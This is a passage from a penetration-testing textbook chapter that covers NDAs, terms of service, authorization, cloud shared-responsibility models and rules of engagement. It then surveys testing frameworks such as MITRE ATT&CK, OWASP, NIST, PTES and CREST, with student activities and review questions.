- Operational procedures
- Future SOWs
- Expectations
- General payment terms (specifics are in the SOW)
- Legal jurisdiction and venue for dispute resolution
- Warranties and work standards
- Liability disclaimers
- Purchase order process

Although some pen-testing engagements do not include an MSA, having one has many benefits. For example, an MSA can simplify the SLA and SOW, speed future transactions, provide a reference point for managing disputes, and manage expectations and legal concerns.

Nondisclosure Agreement

A **nondisclosure agreement (NDA)** is a legally enforceable agreement between pen testers and clients stating that any confidential or sensitive information disclosed by the client to the pen tester, or discovered during pen testing, will not be disclosed to anyone outside of the agreement. This information includes any flaws discovered during pen testing or any proprietary or confidential information (perhaps contained in files) disclosed or discovered during the pen-testing process. The NDA attempts to protect the tested organization from any damage that disclosing confidential and sensitive information could cause. For example, an organization would not want its competitors or cybercriminals to know proprietary information.

An NDA is often signed before other documents and contains clauses such as the following:

- **Purpose of the document:** This clause explains that the NDA governs how to handle disclosed or discovered confidential information. It may also reference MSAs, SLAs, or SOWs related to the project.
- **Parties:** The parties are the people or groups the agreement applies to.
- **Permitted use for confidential information:** This clause specifies what pen testers are allowed to do with confidential information that they receive or discover.
- **Term of the agreement:** The term indicates when the NDA starts and ends.
- **Information not to be disclosed:** This clause defines information that must be kept confidential, such as pen-testing results, technical data, software and software design documents, product data, processes, hardware details, marketing material, finance information, customer data, and personal files.
- **Nondisclosure clause:** This section states that the information will not be disclosed except to those who have a right to access the information such as directors, officers, employees, and other agents or organizations who have also signed an NDA. It is expected that reasonable measures will be taken to not disclose confidential information.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Mandatory disclosure:** This clause details the circumstances when a party may disclose confidential information as required by law, judicial body, or government agency. For example, this clause applies when illegal activity is discovered.
- **Illegal disclosure:** This clause applies when confidential information is found or given to someone illegally. In either case, the client must be informed so they might act on the disclosure via protective order or relief.
- **Return of materials:** This clause lists the documents, data, hardware, and any other items provided that must be returned at the end of the agreement's term.
- **No license granted:** This specifies that the agreement does not grant rights to any copyright, patent, or other intellectual property.
- **Jurisdiction:** This clause identifies which court has jurisdiction if the NDA is violated and legal proceedings are needed.
- **Remedies:** This clause discusses acceptable remedies in the case of a breach of the NDA, including the possible consequences of a breach. The section also preserves the rights of the disclosing party to seek equitable remedies (such as fine or illegal action).

Terms of Service

The **Terms of Service (ToS)** document is another legally enforceable agreement between pen testers and clients, outlining details such as terms and conditions for the pen-testing service, deliverables, scope, pricing, timelines, and legal responsibilities and liabilities. This document often contains information that is also included in some of the other documents.

The ToS contains clauses such as the following:

- **Scope of work:** The systems, networks, applications, and other resources to test
- **Methodology:** Techniques and tools to use
- **Objectives:** Goals of the pen testing
- **Deliverables:** What the pen tester will produce and provide to the client
- **Timeline:** Start and end dates for the engagement and various activities
- **Pricing:** Fees, payment terms, and other details
- **Liability:** Who is responsible in case systems or data are damaged
- **Confidentiality:** How to handle sensitive information
- **Termination:** How to end the engagement

Data Ownership and Retention Data residing on client systems belongs to the client and its customers. The ownership of data created as part of the pen-testing process, such as vulnerability scan results, should also become the property of the client. This detail needs to be considered and spelled out in writing, and pen testers should handle any such data appropriately. For example, publicly revealing vulnerability results would be a breach of contract.

Obtaining Permission (Authorization) to Attack Another major legal concern for you as a pen tester is making sure you have documented, signed, and authorized permission to perform simulated attacks on client resources.

> **Caution!** | Pen testing is ethical hacking. Without proper authorization, any ethical hacks may be considered illegal, malicious attacks and may result in criminal charges. You may find yourself in a situation where a proper authorization letter is the only thing keeping you from being arrested.

Rules of engagement (ROE), which are discussed in greater detail later, form part of a legal agreement between the pen tester and client, outlining activities that are allowed or prohibited. If during your pen testing you discover a new target that should be tested or a new type of attack that should be simulated, the ROE and related documents need to be updated, and you need to obtain written authorization again.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Third-Party Authorization Many organizations use third-party IT services such as cloud-based hosting of computing resources and data. You need authorization from third parties before pen testing their resources, such as systems that reside in their cloud environment. To avoid litigation, you must receive authorization from these third-party service providers. Additionally, these providers will have their own ROE that you must adhere to.

Mandatory Reporting

You should consider two areas regarding mandatory reporting. The first area is governed by various compliance regulations that require any noncompliances discovered to be disclosed and reported, such as those in the GDPR framework. The other area involves the discovery of evidence of illegal activities being perpetrated by your client or one of their employees. In this situation, you are pulled between the competing forces of "doing the right thing" (reporting the crime), and staying true to your NDA and not disclosing. If the nature of the illegal activity is offensive or abhorrent, you should report it to the authorities after consulting with your organization's legal counsel so that your liabilities are diminished as much as possible.

Shared Responsibility Model (SRM)

Many organizations use cloud-hosting services from a cloud service provider (CSP), such as Amazon Web Services (AWS), Google Cloud Platform (GCP), or Microsoft Azure, to host their computing resources and data. For example, a business may be a client of a cloud-hosting service paying to have their web server, mail server, and customer data stored in virtual machines that run on the cloud-hosting service's infrastructure of servers and storage. Since the ownership of resources is mixed (the cloud hosting services owns the infrastructure and the client "owns" the data being stored), some arrangement of who is responsible for what (such as security) needs to be determined. If pen testers are performing activities on computers and data hosted in the cloud involving third-party applications and services, the complexity of the arrangement increases. The **Shared Responsibility Model (SRM)** clarifies the responsibilities.

The SRM helps to define who is responsible for what in a cloud-hosted environment. It defines the responsibilities for: cloud hosting providers, clients, penetration testers, and third parties. Each of the major cloud-hosting service providers has their own SRM outlining the responsibilities in these areas. The type of cloud service provided, such as SaaS (Software as a Service), PaaS (Platform as a Service), or IaaS (Infrastructure as a Service) affects the SRM. For example, the client responsibilities are more involved when using IaaS than SaaS. In IaaS, the client is responsible for managing the operating systems, data, and applications. In SaaS, the client is not responsible for those areas and is only responsible for managing user access to the software in question.

Cloud Service Provider Responsibilities The SRMs for AWS, GCP, and Azure are similar. The AWS model states that AWS is responsible for security of the cloud while clients are responsible for security in the cloud. AWS will keep its infrastructure safe, reliable, and secure; clients are responsible for controls such as encryption and identity and access management (IAM), keeping the operating system of their hosted virtual machines current and patched, and properly configuring databases. Azure uses a similar model, though Microsoft expresses the customer's role as the "customer owns their data and identities" and is responsible for protecting their security. The GCP SRM is similar, but GCP allows the client to pay GCP to accept responsibility for an item that is usually the client's responsibility, which is known as the "shared fate" model.

To keep their cloud hosting infrastructure secure, CSPs will do the following:

- Secure their infrastructure and services, especially servers, storage, and networks.
- Maintain their hardware and software.
- Secure the configuration of any managed services they provide.

Client Responsibilities Clients are responsible for what they put "in" the cloud, including the computing resources (virtual machines), data, and the network configurations that connect them to each other and to the Internet. Special client responsibilities include:

- Securing data using encryption
- Securing applications and data assets using IAM

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- Configuring firewall settings and security groups
- Managing the operating systems on their hosted computing resources, including applying patches
- Security applications running on their hosted resources
- Patching vulnerabilities in their applications, code, and operating systems

Pen-Tester Responsibilities CSPs allow clients to perform penetration testing on hosted resources, as long as pen testers follow their specific guidelines. A CSP doesn't want pen-testing activities to damage or impact their infrastructure or other hosted clients, so following their guidelines should eliminate this possibility. AWS has defined a **Customer Support Policy for Penetration Testing** that outlines what is permitted and what is not permitted. Permitted items for pen testing include EC2 instances (virtual machines), web application firewalls, S3 (AWS storage objects) hosted applications, and many other services. Items that are not permitted are S3 buckets (AWS storage), Denial of Service (DoS) attacks, DNS hijacking, login flooding, and several other items or activities. Pen testers are allowed to test or attack applications that are hosted in S3 buckets, but not the S3 bucket storage itself.

As a pen tester, you must become familiar with the rules and policies of any hosting service provider you may have to interact with. The AWS policy can be found at https://aws.amazon.com/security/penetration-testing/. Azure provides a webpage with pen-testing rules of engagement at https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement. Google states that pen testers must adhere to the GCP Acceptable Use Policy and Terms of Service. If in doubt, pen testers should contact a support representative for the cloud services provider for clarification.

Third-Party Tool or Service Provider Responsibility For third-party tools and services purchased by the client and deployed in the cloud, the third-party provider is responsible for the security and maintenance of the tool itself. The client is responsible for securing the tool and its data when it is running in the cloud, and as usual the CSP is responsible only for the cloud infrastructure. Third-party tools and services refer to applications and services that can be integrated into the CSP environment, but are purchased from another organization, not the CSP.

Rules of Engagement

Rules of engagement (ROE) define the dos and don'ts of pen testing. Some ROEs are global in scope because they apply to all penetration tests, and other rules apply only to specific targets or tests. For example, if a client is actively using a targeted system to provide critical services, the ROEs probably do not allow DOS attacks.

When determining the ROE, consider the following factors:

- **Types of tests being performed/test cases:** The types of tests spell out for the client what types of probing, testing, and attacking will take place. This provides an opportunity to identify missing tests and determine if any intended tests should in fact be disallowed. Some test cases are dictated by business or regulatory requirements; PCI DSS, for example.
- **Types of tests that are disallowed:** Disallowed tests often include DOS attacks, password cracking, encrypted document cracking, privilege escalation, and anything else the client indicates as unwanted.
- **Timing/testing window:** The timing of the tests covers start and stop dates for activities, as well as specific times of day. It is reasonable to prohibit scheduling some tests during business hours to avoid affecting daily business operations. Some activities may be scheduled during low-traffic times such as on weekends.
- **How to handle sensitive information when discovered or created:** Sensitive or confidential information may be discovered accidentally or intentionally as part of testing. The ROE indicate whether the pen tester may view sensitive information and whether all sensitive information discovered must be reported to the client. In addition, when preparing for pen testing, it is likely that pen testers will gather sensitive information to use in their attacks. The ROE specify whether the client should receive this information when testing is complete or if it should be destroyed.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **How project updates will be communicated:** The ROE detail how to share project updates among stakeholders such as the completion of milestones or changes in scheduling due to unforeseen circumstances.
- **Who to contact in case of emergency:** Contact information for every contingency should be provided. For example, the ROE identify how to notify contacts about a physical or security emergency. A contact should be available at all times.
- **How to handle sensitive and critical vulnerabilities:** The main goal of pen testing is to discover vulnerabilities and validate their exploitability. If pen testing reveals a critical vulnerability (one that should be corrected immediately), the ROE explain how to handle that information, steps to take, and who should be informed. This is often referred to as the escalation process.
- **What to do if a prior compromise is discovered:** Pen testing can discover evidence that someone else has hacked or is hacking a system. The ROE describe what the pen tester should do in such a case. For example, the pen tester might alert the appropriate emergency contact or capture as much information as possible, such as files and other data, so that the information can be used as evidence in possible litigation.
- **In-scope targets:** The ROE spell out exactly which systems, processes, or personnel are fair game for pen testing. The ROE can also specifically identify out-of-scope targets or assume that if a target is not included in the current scope, it should not be targeted. If new targets are discovered, approval must be obtained to add them to the scope. IP addresses, URLs, and employee names can define this information.
- **Exclusions:** Exclusions specify what should not be tested as part of the engagement. This can be targets that are out-of-scope (systems that should not be tested at all) which are typically critical systems that if tested could break or interrupt the client's business environment. This can also be specific tests that are not allowed for specific target systems; for example, don't perform Distributed Denial of Service (DDoS) attacks on the e-commerce systems.
- **Personnel to inform regarding pen tests:** The ROE identify who to alert or inform before specific pen-testing activities take place. For example, a person or team might need to know that an upcoming pen test isn't a real attack. Personnel to inform includes the client's IT team and third-party service providers. Coordinating an external attack with the client's Internet service provider (ISP) is also a good idea and is typically done with an onsite client representative and not directly by the pen tester.
- **IP addresses of any red team attack systems:** Pen testers may introduce new machines (virtual or real) into the network, especially when performing red team attacks. The ROE specify the IP addresses of these machines so they can be removed later.
- **Passive reconnaissance and target data gathering:** A phase of passive reconnaissance might come before active scanning and target pen testing. Passive reconnaissance may include activities that gather target information, such as **social engineering**, which is the practice of using an understanding of human nature to extract information from people. Phishing emails are an example of social engineering.

Besides the ROE defined on client directives, third-party service providers should also have ROE for pen testers working with technology hosted by the provider's services. For example, the following is a portion of Microsoft's ROE when pen testing targets hosted by their cloud services:

> All penetration tests must follow the Microsoft Cloud Penetration Testing Rules of Engagement as detailed on this page. Your use of the Microsoft Cloud will continue to be subject to the terms and conditions of the agreement(s) under which you purchased the relevant service. Any violation of these Rules of Engagement or the relevant service terms may result in suspension or termination of your account and legal action as set forth in the Microsoft Online Service Terms. You are responsible for any damage to the Microsoft Cloud and other customers' data or use of the Microsoft Cloud that is caused by any failure to abide by these Rules of Engagement or the Microsoft Online Service Terms.

You can find the full rules at https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement. Be sure to check for ROE for other third-party service providers such as Amazon Web Services (AWS), Google Cloud, and ISPs.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

ROE need to be fully documented and signed by the appropriate authorities. They can be contained in a separate document or as a section of another legal document governing penetration testing.

Activity 3-2 Investigating GDPR News

Time Required: 30 minutes
Objective: Summarize the details of a news article about the GDPR.
Description: The gdpr.eu website is an excellent source of information regarding GDPR compliance. The site contains detailed information to help with understanding and meeting GDPR compliance. Euronews is a European television news network. Its website has a section dedicated to GDPR related news items at https://www.euronews.com/tag/gdpr.

1. Start your web browser and go to **www.euronews.com/tag/gdpr**.
2. Choose a news article and read it.
3. Create a one-page report summarizing the details of the article you read.
4. When you're finished, exit your web browser.

Self-Check

1. What is the acronym for the high-level document that governs the relationship between the pen tester and the client?
   a. SOW
   b. SLA
   c. MSA
   d. NDA
2. What is the name of the model that helps define the security responsibilities of providers and clients regarding cloud services such as Azure, GCP, and AWS?
   a. General Data Protection Regulation (GDPR)
   b. Shared Responsibility Model (SRM)
   c. Cloud Security Responsibility Model (CSRM)
   d. Security of Exchange (SOX)

Check your answers at the end of this chapter.

Testing Frameworks, Methodologies, and Threat Models

Certification

1.3 Compare and contrast testing frameworks and methodologies.

Scoping and Requirements

Scoping refers to determining the targets to pen test and how to test them. This information formally defines the scope of a pen-testing engagement and needs to be documented, agreed upon, and signed by all authorizing entities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The scope of penetration-testing efforts is determined by organizational requirements, standards and methodologies used, compliance requirements, types of tests (such as red team testing), ROE, environmental considerations, and identified targets.

Testing Frameworks and Methodologies


Penetration testing is usually a major endeavor. You can use published standards and methodologies to provide guidance and make the process more manageable. Some standards and methodologies guide you through the entire pen-testing engagement (such as the MITRE ATT&CK framework) and others (such as the Open Web Application Security Project) explain how to pen test a specific target.

MITRE ATT&CK Framework

The Mitre Corporation (a.k.a. The MITRE Corporation and MITRE) manages federally funded research and development centers (FFRDCs) in fields including cybersecurity. Mitre developed the **MITRE ATT&CK framework**, a free service that offers comprehensive and current cybersecurity threat information to organizations. It provides details on threat activities, techniques, and models. The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) use this framework. A recent study published by the University of California, Berkeley, and McAfee claims that 80 percent of companies use the MITRE ATT&CK framework for cybersecurity.

The information contained in the framework is organized into a matrix of techniques that attackers use, such as reconnaissance, execution, and privilege escalation. The framework also covers techniques used by attackers and ways to detect and mitigate each type of attack. For example, threat actors use active scanning and phishing for reconnaissance. Figure 3-3 shows a portion of the ATT&CK Matrix (https://attack.mitre.org), and Figure 3-4 shows the details for the active scanning reconnaissance technique, including a definition of active scanning and suggestions for mitigation and detection.

Figure 3-3 MITRE ATT&CK website




Source: The MITRE Corporation

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

MITRE also publishes the common vulnerabilities and exposures (CVEs) database, an important public database of known vulnerabilities. When a vulnerability is discovered, it is assigned a unique CVE number. The CVE number is used to communicate the existence and details of a vulnerability to the cybersecurity community. Security professionals can use this CVE information to correct or mitigate vulnerabilities. The website containing CVE information can be found at www.cve.org.

Figure 3-4 Active scanning attack information



Source: The MITRE Corporation

Activity 3-3 Exploring the MITRE ATT&CK Framework

Time Required: 20 minutes
Objective: Describing the MITRE ATT&CK framework website.
Description: The MITRE ATT&CK framework is a free, globally accessible service that offers comprehensive and current cybersecurity threat information to organizations. It provides details on threat activities, techniques, and models. In this activity, you explore the MITRE ATT&CK framework.

1. Start your web browser and go to **https://attack.mitre.org**.
2. Scan the ATT&CK framework headings such as Reconnaissance, Resource Development, and Initial Access, and note the various techniques listed under each heading.
3. Click the link to one of the techniques, and then read the details on the resulting webpage.
4. Create a one-page report summarizing the information contained on the technique webpage.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Open Web Application Security Project

The **Open Web Application Security Project (OWASP)** is an online community that provides methodologies, documentation, and tools for testing web application security. The OWASP Top 10 – 2021 list (https://owasp.org/Top10/) provides details of the most common web app vulnerabilities and how to mitigate them. The Top 10 list is updated periodically based on information provided by over 40 partner organizations.

If you are pen testing web applications and web servers, OWASP is an excellent resource. OWASP provides a pen-testing framework and methodology guide at the following website: https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies.

OWASP Mobile Application Security Verification Standard (MASVS)

OWASP has also created a Mobile Application Security Project (Figure 3-5), which produces the **Mobile Application Security Verification Standard (MASVS)** for mobile applications and an OWASP Mobile Application Security Testing Guide (MASTG) that covers the tools, techniques, processes, and test cases for mobile application security testing. Mobile applications can be more difficult to test than desktop applications due to the unique platform features of mobile devices and their operating systems. Mobile devices tend to provide less visibility and access to their software.

Figure 3-5 OWASP Mobile Application Security Project



Source: Open Web Application Security Project (OWASP)

The MASVS standard is divided into the following control groups:

- **MASVS-STORAGE:** Secure storage of sensitive data on a device (data-at-rest)
- **MASVS-CRYPTO:** Protection of sensitive data with cryptographic functionality
- **MASVS-AUTH:** Authentication and authorization mechanisms
- **MASVS-NETWORK:** Secure network communication between the mobile app and remote endpoints (data-in-transit)
- **MASVS-PLATFORM:** Secure interaction with the underlying mobile platform and other installed apps
- **MASVS-CODE:** Security best practices for data processing and keeping the app up to date
- **MASVS-RESILIENCE:** Resilience to reverse engineering and tampering attempts
- **MASVS-PRIVACY:** Privacy controls to protect user privacy

You can find out more details and download the MASVS document at https://mas.owasp.org/MASVS/.

National Institute of Standards and Technology

The **National Institute of Standards and Technology (NIST)** is an agency of the United States Department of Commerce and is well known for its work in cybersecurity. In February 2014, NIST published the NIST Cybersecurity Framework, which defines five functions of a cybersecurity program: identify, protect, detect, respond, and recover (Figure 3-6).

The framework provides guidance for managing and reducing cybersecurity risk and is mandatory for U.S. federal government agencies. Version 1.1 of the framework was published in April 2018. You can find more NIST Cybersecurity Framework details at https://www.nist.gov/cyberframework. NIST also provides a comprehensive pen-testing guide. You can access this publication online at https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf.

Figure 3-6 Functions of the NIST Cybersecurity Framework



Nist.gov

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Open Source Security Testing Methodology Manual

The **Open Source Security Testing Methodology Manual (OSSTMM)** is a peer-reviewed methodology for security testing. The document is maintained by the Institute for Security and Open Methodologies (ISECOM). It is typically used to guide the process of assessing systems, processes, and people within regulatory and industry requirements.

An extract from the manual states the following:

> This manual provides test cases that result in verified facts. These facts provide actionable information that can measurably improve your operational security. By using the OSSTMM you no longer have to rely on general best practices, anecdotal evidence, or superstitions because you will have verified information specific to your needs on which to base your security decisions. This is a methodology to test the operational security of physical locations, human interactions, and all forms of communications such as wireless, wired, analog, and digital.

Because the document has not been updated since 2010, it does not contain some of the latest technological developments, though its guidance is still useful. You can find the manual at https://www.isecom.org/OSSTMM.3.pdf.

Penetration Testing Execution Standard

The **Penetration Testing Execution Standard (PTES)** is a penetration-testing methodology developed by a team of information security experts. It was created to provide a complete and up-to-date standard for penetration testing. One of the ways it accomplishes that goal is by providing a uniform set of requirements and steps that all pen testers should follow.

The PTES states the following:

> The penetration testing execution standard consists of seven (7) main sections. These cover everything related to a penetration test—from the initial communication and reasoning behind a pentest, through the intelligence gathering and threat modeling phases where testers are working behind the scenes in order to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation, where the technical security expertise of the testers come to play and combine with the business understanding of the engagement, and finally to the reporting, which captures the entire process, in a manner that makes sense to the customer and provides the most value to it.

The PTES defines the following main sections to help guide pen testing: pre-engagement interactions, intelligence gathering, **threat modeling**, vulnerability analysis, exploitation, post exploitation, and reporting. (Threat modeling is a structured approach to identifying and ranking potential threats to a system.) You can find the PTES at http://www.pentest-standard.org/index.php/Main_Page.

In addition to requirements and general steps, the PTES Technical Guidelines publication provides technical guidelines for executing a pen test. You can find the PTES Technical Guidelines publication at http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines.

Information Systems Security Assessment Framework

The **Information Systems Security Assessment Framework (ISSAF)** identifies the phases a threat actor follows to breach a target. ISSAF divides pen testing into three phases:

1. Planning and preparation
2. Assessment
3. Reporting and cleanup

However, the ISSAF standard is no longer maintained and is out of date. It should not be used as the sole methodology for penetration testing, but you should be aware of its existence. ISSAF is supported by the Open Information Systems Security Group (OISSG). One of ISSAF's strengths is that it links pen-test steps with pen-testing tools. It aimed to be a comprehensive guide to conducting pen tests.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Council of Registered Ethical Security Testers (CREST)

The **Council of Registered Ethical Security Testers (CREST)** is a UK-based international non-profit accreditation and certification organization (Figure 3-7). CREST certification is highly regarded outside of the USA and may be a requirement of many international organizations. Pen testers and organizations can achieve CREST certification. Organizations that are CREST certified have submitted processes, policies, and procedures to CREST and CREST has determined the organization complies with strict security practices. CREST-certified organizations must submit an application annually and perform a full reassessment every three years to maintain accreditation. Pen testers and pen testing companies that are CREST certified and registered can use this accreditation as proof that they follow the highest legal, ethical, technical, and professional standards in their pen-testing activities. To become CREST certified, you must pass certification exams, much like becoming PenTest+ certified requires you to pass CompTIA exams. To find out more, visit https://www.crest-approved.org.

Figure 3-7 Council of Registered Ethical Security Testers (CREST)

